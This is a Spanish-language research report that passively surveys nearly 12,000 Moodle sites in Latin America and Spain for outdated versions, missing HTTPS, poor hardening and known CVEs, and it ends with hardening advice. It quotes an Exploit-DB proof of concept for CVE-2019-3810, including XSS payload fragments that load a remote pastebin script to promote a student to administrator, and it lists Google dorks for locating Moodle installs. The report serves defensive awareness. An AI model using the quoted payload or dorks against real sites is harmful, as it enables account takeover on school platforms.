moodlelandia

Malas prácticas de Seguridad en las Aulas Virtuales creadas con Moodle

Lic. Cristian Borghello (@seguinfo) – Director de Segu-Info

Ing. Daniel Maldonado (@elcodigok) – Autor del libro "Máxima seguridad en Wordpress"

30 de agosto de 2021

SEGU.INFO
SEGURIDAD DE LA INFORMACION

Contenido

Introducción

Durante los últimos años y principalmente durante la pandemia, el uso de las plataformas de educación y cursos virtuales se ha incrementado exponencialmente. Escuelas, colegios, universidades y empresas se volcaron por igual a cambiar sus sistemas educativos y programas de capacitación por otros, basados en las tecnologías de la información y la comunicación en línea y a distancia.

La mayoría de las veces, estas aplicaciones denominadas Sistemas de Administración de Aprendizaje (*Learning Management System - LMS,* por su nombre en inglés), son servicios web que, por el tipo de datos que tratan, la seguridad debería ser esencial.

moodle es un software LMS gratuito y de distribución libre, desarrollado en el lenguaje de programación PHP y compatible con cualquier sistema operativo y servidor web. La primera versión fue desarrollada por el pedagogo e informático australiano *Martin Dougiamas*, publicada en 2002 bajo Licencia GNU/GPL y actualmente es mantenida por la comunidad. Fue concebido para ayudar a los docentes a crear comunidades de aprendizaje en línea y educación a distancia.

En agosto de 2021, la versión más reciente es la v3.11.2+ y la última *Long-Term Support (LTS)* es la v3.9. La versión estable 4.x está planificada para diciembre de 2021 [1, 2].

Así mismo, Moodle informa oficialmente [3] que existen al menos 186.184 sitios en 246 países, de los cuales 138.428 no son listados porque han solicitado mantenerse en privado. En los países considerados para el presente informe (20 países en América Latina + España), se registran 68.276 sitios que utilizan Moodle pero **solo 11.973 han podido ser indexados apropiadamente para realizar el análisis.**

Es interesante remarcar que Moodle mantiene este listado para que los responsables de los sitios web registren sus instalaciones de forma voluntaria y, de esta forma, poder mantenerlos informados sobre cambios, actualizaciones y mejoras en la plataforma. **Es decir, hay una preocupación real de parte de los desarrolladores de Moodle para que los administradores actualicen su plataforma educativa.**



Imagen 1 – Cantidad de instalaciones de Moodle por país
Fuente: Datos oficiales de Moodle – Generación propia

Los países que más instalaciones presentan son España (14.342), México (11.999), Brasil (9.256), Colombia (5.818), Perú (5.041) y Argentina (4.687).

Principales hallazgos

Luego de analizar casi doce mil sitios, los principales resultados respecto a seguridad de las plataformas Moodle en las organizaciones se pueden resumir en los siguientes aspectos:

1. Casi la mitad de las instalaciones de Moodle utilizan versiones ya no soportadas por el desarrollador.
2. No se encontró ninguna instalación con la última versión y completamente actualizada a la fecha.
3. Sólo un tercio de los sitios utilizan comunicaciones cifradas (HTTPS).
4. En más de la mitad de los casos, fue posible encontrar archivos de configuración sin protección y no se observó ningún proceso de *hardening*; sólo un quince por ciento ha decidido proteger de alguna manera la versión de la plataforma de instalación (sistema operativo, servidor web o versión de Moodle).
5. Una décima parte de los sitios se encuentran instalados sobre un servidor web actualizado. Apenas un porcentaje mayor, mantiene una versión actualizada del lenguaje de programación PHP.
6. Aproximadamente un tercio de los sitios analizados contienen al menos una vulnerabilidad pública, conocida y documentada (con CVE asignado).
7. Fue posible identificar más de cincuenta vulnerabilidades distintas en todos los sitios analizados y con un promedio de cinco vulnerabilidades por sitio.

Objetivos

En esta investigación se brinda una introducción sobre Moodle, la plataforma de *e-learning* más popular, así como una descripción general de las vulnerabilidades más explotadas en la misma y un estudio estadístico de la gran cantidad de instalaciones vulnerables en organizaciones públicas y privadas de América Latina y España.

Finalmente, se brinda una lista de recomendaciones de seguridad que se pueden utilizar para asegurar y realizar un proceso de *hardening* en instalaciones de dicha plataforma.

Este informe no pretende ser un análisis de errores y/o vulnerabilidades sobre la plataforma Moodle propiamente dicha, sino de las **malas prácticas de seguridad implementadas por las organizaciones en las aulas virtuales**, así como la falta de controles que mitiguen posibles ataques sobre la infraestructura del LMS más popular del mundo.

Hipótesis

Es hipótesis del presente demostrar que, dado un sitio de Moodle instalado y en línea, se pueden determinar y reconocer las siguientes situaciones de riesgo:

1. **Instalaciones con versiones obsoletas:** la versión de la plataforma ya no es soportada por el fabricante. Al momento de desarrollar el presente, cualquier versión por debajo de 3.9 (publicada el 15/06/2020) ya *"no es compatible con correcciones de errores"* [2].
2. **Plataforma desactualizada:** corresponde a instalaciones con versiones aún soportadas por el desarrollador pero con vulnerabilidades o errores conocidos y públicos, que no han sido actualizadas de acuerdo a las buenas prácticas de seguridad del mercado.
3. **Comunicaciones en texto plano:** corresponde a instalaciones que no utilizan el protocolo de cifrado HTTPS.
4. **Instalación por defecto:** corresponde a instalaciones sobre las cuales no se ha aplicado ningún proceso de *hardening*, configuración de permisos, cambios de directorios, mensajes de errores y cualquier otro proceso que tenga como objetivo brindar un mayor nivel de seguridad a la instalación por defecto.

No es objeto del presente analizar el motivo por el cual la organización y/o el administrador no llevan adelante procesos de *hardening*, o no aplican las actualizaciones y procesos de seguridad recomendados, los cuales pueden corresponder a algunos de los siguientes factores:

- complejidad en la instalación de actualizaciones y configuración apropiada del entorno;
- la aceptación del riesgo por parte de la organización;
- negligencia;
- desconocimiento;
- falta de capacidad técnica;
- obsolescencia tecnológica y;
- otra decena de factores desconocidos.

Vulnerabilidades en Moodle

La proliferación de aplicaciones LMS como parte del sistema educativo de las organizaciones, tanto públicas como privadas, implica la necesidad de brindar comunicaciones seguras entre los administradores, docentes y los usuarios (muchos-a-muchos). El **acceso al contenido debe estar adecuadamente protegido contra el uso y las modificaciones no autorizadas** y los usuarios deben realizar un proceso de autenticación y autorización adecuado **que permita determinar el origen e integridad de cada transacción.**

Moodle, como cualquier otra aplicación web, está abierto a ataques si se encuentran vulnerabilidades y los desarrolladores no las solucionan o los administradores no instalan las actualizaciones a tiempo. En el *"Modelado de Amenazas"* publicado por *The Pennsylvania State University* en 2007 [4], se presentó un patrón sobre **cómo proteger las aplicaciones web y el contenido de *e-learning*** para que no se utilicen sin permiso, teniendo en cuenta el sistema AICA (Disponibilidad, Integridad, Confidencialidad y Autenticación; por sus siglas en inglés).

Availability	Integrity	Confidentiality	Authentication
Denial-of-Service	Malicious code attacks	Group session eavesdropping	Brute force attacks
Node attacks	Message injection	Message injection traffic analysis	Dictionary attacks
Link attacks	Traffic modification	Group identity disclosure	Login spoofing attacks
Network infrastructure attacks	Traffic deletion		Key management attack
	Traffic rerouting		Replay attacks
	Traffic misdelivery-rerouting		Man-in-the-middle attacks
	Forgery attacks		Session hijacking attacks
	Stack overflow attacks		Non-repudiation attacks

A continuación, se realiza un compendio de algunas de las vulnerabilidades halladas durante el presente estudio y, a fines de ser concreto, **se limitan a los últimos tres años y con un CVSS igual o mayor que 5.0** [5].

CVE-2019-3810 (CVSS 5.0)

Esta falla se encuentra en las versiones de Moodle v3.6.1 y anteriores, las cuales ya no se encuentran soportadas. Permite la explotación de un *Cross-site Scripting (XSS)* persistente

debido a que una página de Moodle no verifica adecuadamente los nombres completos de los usuarios. **No es necesario estar autenticado para explotar la vulnerabilidad.**

No es objetivo extenderse en la forma de explotación de estos errores pero, muchas de las vulnerabilidades presentadas cuentan con ***exploits* públicos** y/o Pruebas de Concepto (PoC, por sus siglas en inglés) que permiten aprovecharlas, **incluso sin conocimiento técnico avanzado.** Esta situación es ideal para que terceros no autorizados, docentes o estudiantes puedan explotarlas en ambientes educativos sin políticas de actualización de su LMS. A modo de ejemplo, puede encontrarse más información de la primera de ellas CVE-2019-3810 [6]:

```
The following is PoC to use the XSS bug on /userpix/ (CVE-2019-3810) for
privilege escalation from student to administrator.

1. Upload the XSS payload [1] to pastebin or other similar service.
   Change the value of userid to your own id.
   Let's say the URL is https://pastebin.com/raw/xxxxxxxx.
2. Login to your student account.
3. Set first name with:
   " style="position:fixed;height:100%;width:100%;top:0;left:0" onmouseover="x=document.createElement
4. Set surname with:
  ('script');x.src='https://pastebin.com/raw/xxxxxxxx';document.body.appendChild(x); alert('XSS')
5. Ask the administrator to open /userpix/ page or put the link to that page
   on your post and wait.

If successful, your account will be added as administrator.
```

Imagen 2 – Detalle de la vulnerabilidad CVE-2019-3810
Fuente: Exploit-Db

CVE-2019-10186 a CVE-2019-10189 (CVSS 5.8)

Esta falla se encuentra en las versiones de Moodle v3.7.1 y anteriores, las cuales ya no se encuentran soportadas. Debido a errores en la verificación de roles y permisos, **un usuario puede modificar grupos de estudios y exámenes.** De acuerdo al alcance del ataque, se puede o no requerir acceso autenticado.

CVE-2019-14828 a CVE-2019-14831 (CVSS 5.8)

Esta falla se encuentra en las versiones de Moodle v3.7.1 y anteriores, las cuales ya no se encuentran soportadas. Debido a errores en la verificación de permisos, **se permite el cambio de roles de los alumnos, profesores y administradores.** También, **se permite la visualización de *tokens* secretos de los alumnos.** No es necesario estar autenticado para explotar la vulnerabilidad.

CVE-2020-10738 (CVSS 6.5)

Esta falla se encuentra en las versiones de Moodle v3.8.3 y anteriores, las cuales ya no se encuentran soportadas. Es posible modificar un paquete SCORM para **ejecutar código remoto en el servidor web.**

CVE-2020-25627 a CVE-2020-25631(CVSS 5.0)

Grupo de vulnerabilidades que afectan a Moodle v3.9.1 y anteriores. Permiten **realizar una serie de ataques XSS sin autenticación previa** y hacer que el servidor deje de responder mediante un ataque de Denegación de Servicio (DoS).

CVE-2020-25698 a CVE-2020-25703 (CVSS 5.0)

Grupo de vulnerabilidades que afectan a Moodle v3.9.2 y anteriores. Debido a errores de chequeos en ciertos parámetros, se **permite acceder a los usuarios a cursos ajenos, cambiar roles, modificar contenidos de los cursos y explotar consultas SQL (*SQL Injection*).** No es necesario estar autenticado para explotar las vulnerabilidades.

CVE-2021-20183 a CVE-2021-20187 (CVSS 6.5)

Grupo de vulnerabilidades que afectan a Moodle v3.10.1 y anteriores. Mediante la explotación de las mismas **es posible realizar XSS**, con la posibilidad de que los estudiantes accedan a datos de otros alumnos y que los administradores ejecuten código arbitrario PHP en el servidor.

CVE-2021-20279 a CVE-2021-20283 (CVSS 6.5)

Grupo de vulnerabilidades que afectan a Moodle v3.10.1 y anteriores. **Permite la ejecución de otros XSS** y brinda la posibilidad de que los usuarios accedan a datos de otros usuarios **sin autenticación previa.**

Metodología de análisis

Para el desarrollo de este estudio, sólo se utilizaron metodologías de análisis pasivas, **no se han ejecutado pruebas activas sobre los objetivos,** ni intentos de autenticación, ni análisis de vulnerabilidades que pudieran poner en riesgo cualquiera de los sitios analizados.

1. Inicialmente se construyó un directorio de sitios de Moodle activos, basado en el listado publicado oficialmente y de acuerdo a los países de interés.

   `https://stats.moodle.org/sites/index.php?country=PAIS`

2. De los sitios listados oficialmente, se busca determinar que los mismos efectivamente se encuentran activos, mediante una consulta del siguiente tipo [7]:

   `curl -I http://sitio-web-moodle/moodle/ (-I: solo cabeceras del sitio)`

3. Luego, se automatiza dicho proceso, para consultar la totalidad del listado oficial y confirmar que cada sitio se encuentre activo.
4. Aunque en el presente no se utilizaron, los siguientes *Dorks de Google* [8] también pueden resultar útiles para hallar otros sitios activos que no son informados oficialmente:

   `inurl:"/moodledata/sessions"`

   `inurl:"/moodle/login/index.php" site:edu.ar`

   `site:moodle.*.*/login`

5. De los 68.276 mencionados anteriormente y luego del proceso de filtrado, finalmente quedan **11.973 sitios de Moodle** que se consideran activos y se procede a analizarlos, en búsqueda de los datos de versiones, actualizaciones y vulnerabilidades.

Total de sitios de Moodle oficiales: 186.184 en 246 países

Moodle en países de América Latina y España: 68.276

Sitios activos a analizar: 11.973

6. De la cabecera obtenida de cada sitio activo, se utilizan los siguientes campos para determinar el nivel de actualización de la plataforma:
   - Es HTTPS (sí / no)
   - Sistema Operativo: por ejemplo, CentOS / Ubuntu
   - Server: por ejemplo, Apache x.x, Nginx

- X-Powered-By: por ejemplo, PHP/x.x.x
- Set-Cookie: por ejemplo, MoodleSession
- X-Frame-Options: por ejemplo, SameOrigin



Imagen 3 – Detalle de HTTP Header

Fuente: Generación propia

7. Para determinar la versión instalada de Moodle, del directorio público de instalación, se obtienen algunos de los siguientes archivos:

   `/lib/upgrade.txt`

   `/composer.json`

   `/composer.lock`

   `/admin/environment.xml`

   `/privacy/export_files/general.js`



Imagen 4 – Instalación de Moodle por defecto

Fuente: Generación propia

8. Mediante la automatización con las herramientas abiertas *Scrapy*, *Moodle Scanner* y *Droopscan* [9] se realiza la enumeración de versiones y la búsqueda de vulnerabilidades en las instalaciones previamente confirmadas.
9. A fin de poder realizar estudios estadísticos, los datos obtenidos se depuran, clasifican y tabulan adecuadamente. Los campos resultantes son los siguientes:

   - Dominio / URL (finalmente se elimina por confidencialidad)
   - Versión Moodle
   - Webserver
   - X-Powered-by
   - SSL/TLS
   - CVE

Resultados obtenidos

Luego de confirmados los 11.973 sitios y de realizado el análisis se procede a la clasificación de los totales, de acuerdo a la hipótesis original.

Instalaciones con versiones obsoletas

A través de los métodos pasivos utilizados, no fue posible detectar la versión exacta de 5.135 (42,89%) sitios pero, sobre los identificados, se pudo determinar que:

1. Al menos **515 (4,30%)** del total de instalaciones registran versiones 1.x (última disponible v1.9.19 lanzada en julio de 2012) completamente obsoletas y **cuyo soporte oficial finalizó en diciembre de 2013.** El fin de soporte incluye el *Core* de Moodle y los errores de seguridad.
2. Del total de instalaciones, al menos **250 (2,09%)** registran versiones entre 2.0 y 2.9 (última disponible v2.9.9) completamente obsoletas y **cuyo soporte oficial finalizó en noviembre de 2016**, para el *Core* y para los errores de seguridad.
3. Al menos **4.002 (33,43%)** instalaciones registran versiones entre 3.0 y 3.8.x (última disponible v3.8.9) completamente obsoletas y **cuyo soporte oficial finalizó el 10 de mayo de 2021**, para el *Core* y para los errores de seguridad.

Es decir, al menos **4.767 (39,81%)** instalaciones de Moodle utilizan versiones ya no soportadas por el desarrollador.

Instalaciones con versiones 3.x desactualizadas

Del total de instalaciones, **2.071 (17,30%)** sitios registran versiones entre v3.9.0 y v3.9.7, siendo la última disponible v3.11.2, lanzada el 20 de agosto de 2021. Es decir, este grupo corresponde a versiones que aún se encuentran con soporte del desarrollador, pero **la organización tiene una versión desactualizada** porque el administrador de la plataforma no ha instalado las últimas versiones disponibles y publicadas durante 2021.

De las instalaciones de las cuales fue posible determinar la versión, **ninguna (cero)** registra una versión completamente actualizada a la fecha o superior a v3.9.7.



Imagen 5 – Versiones de Moodle instaladas

Fuente: Generación propia

Comunicaciones en texto plano

Sobre el total de sitios web analizados, **7.972 (66,58%) no presentan ninguna implementación de HTTPS,** ni mediante el protocolo SSL o TLS por lo que las comunicaciones entre el cliente y el servidor se realizan en texto plano. Es decir, **las credenciales de los usuarios (administradores, docentes, alumnos) se transmiten sin protección** de ningún tipo así como cada una de las actividades realizadas en la plataforma.

Sólo un tercio **(4.001 = 33,42%)** de los sitios de Moodle utilizan comunicaciones cifradas.

Instalación por defecto y falta de *hardening*

En principio, y sin un análisis más profundo, no es posible determinar la forma en que se instaló una plataforma determinada, si se siguieron procesos de *hardening* recomendados o simplemente se procedió a "hacerla funcionar".

A fines del presente análisis, se establece que, **si es posible conocer fácilmente la versión de Moodle instalada**, mediante los archivos mencionados anteriormente, **entonces el administrador no tomó mayores recaudos para proteger otros recursos críticos** de la plataforma educativa.

En el **57,11%** de los sitios fue posible determinar la versión de Moodle, lo cual significa que algunos archivos de la instalación por defecto fueron hallados fácilmente, solo conociendo la ruta o URL, sin que exista ningún control adicional sobre los mismos.

Plataforma utilizada: Sistema Operativo y Servidor Web

Se pudo determinar que **4.480 (37,42%)** sitios se encuentran instalados sobre una versión de Apache **no soportada desde 2017** (v1.x a v2.2.x) [10].

Sólo **1.457 (12,17%)** sitios se encuentran instalados sobre una versión actualizada de Apache 2.4 (última disponible v2.4.48 publicada en junio de 2021).

Además, **2.858 (23,87%)** sitios utilizan alguna versión de Nginx (desde v1.10.2 a v1.19) pero **solo 47 (0,39%)** utilizan las versiones estables y actualmente soportadas por el fabricante (v1.20.x publicada en mayo de 2021) [11]**.**

Es decir, sólo **12,56%** de los sitios se encuentran instalados sobre un servidor web completamente actualizado (Apache o Nginx).

Sólo **104 (0,87%)** sitios utilizan alguna versión de Internet Information Server (IIS v6 a v10) y esto se puede deber a que generalmente se recomienda instalar Moodle en ambientes *LAMP (Linux, Apache, MySQL y PHP)*. Una décima parte de los sitios **(1.201 = 10,03%)** utilizan otra versión de *webserver* menos conocida, tales como *LiteSpeed, Cloudflare, Caddy,* etc.

Para confirmar este dato, sólo **140 sitios (1,17%)** utilizan alguna versión de Windows 32/64 bits y el resto se encuentra instalado sobre alguna distribución o sabor de Unix, Linux o BSD.

Sólo **1.826 (15,25%)** ha decidido claramente ocultar la versión del sistema operativo y del servidor web instalado, por lo que se puede concluir que sólo este porcentaje ha intentado realizar algún tipo de trabajo de fortalecimiento de la plataforma instalada.



Imagen 6 – Versiones de Webserver instalados
Fuente: Generación propia

Versiones de PHP

Con respecto a la versión del lenguaje de programación PHP, como es de esperar, **11.284 (94,25%)** utilizan alguna versión del mismo. Alineado con el porcentaje anterior de sistemas operativos y *webservers* protegidos, no ha sido posible confirmar el dato de PHP sólo en el **5,75%** de los casos, posiblemente porque el dueño del sitio ha decidido ocultarlo o eliminarlo.

De este total, **565 (4,72%)** instalaciones utilizan una versión de PHP menor que v7.0.x, las cuales se encuentran completamente desactualizadas y ya no son mantenidas por el desarrollador. Además, **342 (2,86%)** aún mantienen una versión de PHP menor que v.7.2.x, las cuales también se encuentran obsoletas desde enero de 2021 [12]. Sólo un **11,07%** de las instalaciones ejecutan versiones soportadas de PHP v7.2.x o superior.

Lamentablemente, con el método pasivo utilizado durante este análisis, no ha sido posible determinar la versión exacta de al menos 7.819 (65,31%) sitios.

De los sitios de los cuales se pudo determinar la versión, solo el **16,04%** mantienen una versión completamente actualizada de PHP (v7.3.x o superior).

Vulnerabilidades de Moodle

Tal y como ya se mencionó, existen cientos de vulnerabilidades que afectan a las diversas versiones de Moodle: de acuerdo a *CVE Details*, **existen 424 vulnerabilidades documentadas con CVE asignado** desde 2004 hasta agosto de 2021 [13].

Aproximadamente un tercio de los sitios analizados, **3.323 (27,75%)**, contenía al menos una vulnerabilidad pública, conocida y documentada (con CVE asignado).

Así, **fue posible identificar 50 vulnerabilidades distintas.** La más antigua corresponde al CVE-2019-3809 (MSA-19-0002) de enero de 2019 y la última fue la CVE-2021-20283 (MSA-21-0010) de marzo de 2021.

Con la metodología y herramientas de enumeración pasiva utilizadas en el presente, **no fue posible identificar alguna vulnerabilidad en el 72,25% de los sitios analizados**. Esto se debe a que las herramientas utilizadas solo identifican CVEs de las versiones 3.x de Moodle e ignoran las versiones ya no soportadas del LMS. Este resultado no es determinante y significa que los sitios aún pueden tener vulnerabilidades conocidas y que las mismas podrían ser identificadas a través de métodos activos e invasivos.

Se encontraron un total de **17.072 vulnerabilidades afectando a 3.323 sitios**. Esto se debe a que un sitio puede verse comprometido con múltiples vulnerabilidades: el promedio es de **5,04 vulnerabilidades por sitio** y, en algunos de ellos, **se llegaron a identificar hasta 11 CVEs**.

Medidas de seguridad recomendadas

A continuación se enumeran algunas de las medidas de prevención para los ataques más comunes a los servidores de LMS (y web en general). Estos mecanismos de protección de seguridad y privacidad se utilizan para minimizar el impacto de las vulnerabilidades [14].

Las sugerencias sobre la configuración de los ajustes se aplican a los administradores de la plataforma, porque Moodle debe utilizarse como una herramienta de la organización; **los profesores y alumnos normalmente no pueden cambiar las configuraciones** que permitan asegurar el LMS contra amenazas externas o internas.

- **Actualizaciones de la plataforma:** los parches y actualizaciones permiten, además de mejoras funcionales, de performance, de usabilidad y de accesibilidad, realizar correcciones de errores y mejoras de seguridad así como la eliminación de componentes, APIs y *plugins* obsoletos. En palabras de Moodle: *"Cuanto más antigua sea la versión, tanto más probable es que tenga vulnerabilidades".*
- **Instalación de un firewall:** brinda protección examinando cada paquete de datos y bloquea los ataques más tradicionales a nivel de red.
- **Políticas de contraseñas:** exigir a los usuarios y administradores una combinación compleja y un cambio regular de claves, dificulta la acción de los atacantes.
- **Actualización de SO y servicios base (LAMP):** mantener actualizado el sistema operativo y aplicaciones sobre las que se ejecuta Moodle es un mecanismo fundamental para evitar que los atacantes se aprovechen de las vulnerabilidades recientes descubiertas para esas aplicaciones.
- **Instalación de WAF (*Web Application Firewall*):** es una herramienta que permite detectar y bloquear los ataques tradicionales sobre las aplicaciones web, en base a una serie de reglas y patrones conocidos y ampliamente utilizados por los atacantes.
- **Eliminación de extensiones, paquetes y bibliotecas innecesarios:** se debe conocer exactamente qué se está instalado y cuál es el objetivo de cada paquete; de lo contrario, es más difícil proteger los servicios disponibles. Este proceso es parte de la minimización de superficie de ataque y se deben eliminar los paquetes innecesarios que no cumplan con una política de seguridad establecida.
- **Permisos en directorios y archivos:** cambiar los nombres de los archivos y directorios por defecto, así como sus permisos, disminuye la superficie de ataque y dificulta el funcionamiento de las herramientas tradicionales de *hacking*.

- **Eliminar archivos informativos:** se deben proteger o eliminar los archivos informativos de versiones y otros archivos innecesarios para el normal funcionamiento de Moodle, tales como *"readme", "license", "*.txt"*, etc.
- **Ocultar o eliminar HTTP Header:** se debe eliminar el *Header* informativo de versiones de Linux, Apache, Nginx y PHP, a fin de dificultar la enumeración de dichos datos por parte de posibles atacantes [15].
- **Backup:** el respaldo y la recuperación de datos son partes esenciales de cualquier servicio y permiten recuperar información perdida por error humano, falla de infraestructura o ataques de terceros. Moodle permite segregar las copias de seguridad, guardar todos los datos de la instalación de los cursos y proteger los datos de los usuarios.

Conclusiones

